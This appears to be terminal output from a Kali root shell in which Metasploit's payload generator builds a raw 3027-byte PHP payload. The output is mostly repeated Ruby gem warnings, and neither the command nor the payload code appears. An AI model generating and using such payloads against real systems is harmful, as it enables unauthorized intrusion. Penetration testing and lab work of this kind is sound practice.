b256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
b256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
```

```
p256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
p256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
p256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
p256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
p256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
p256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHost
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/li
p256.rb:13: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payloa
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3027 bytes
┌──(root㉿kali)-[/home/kali]
└─#
```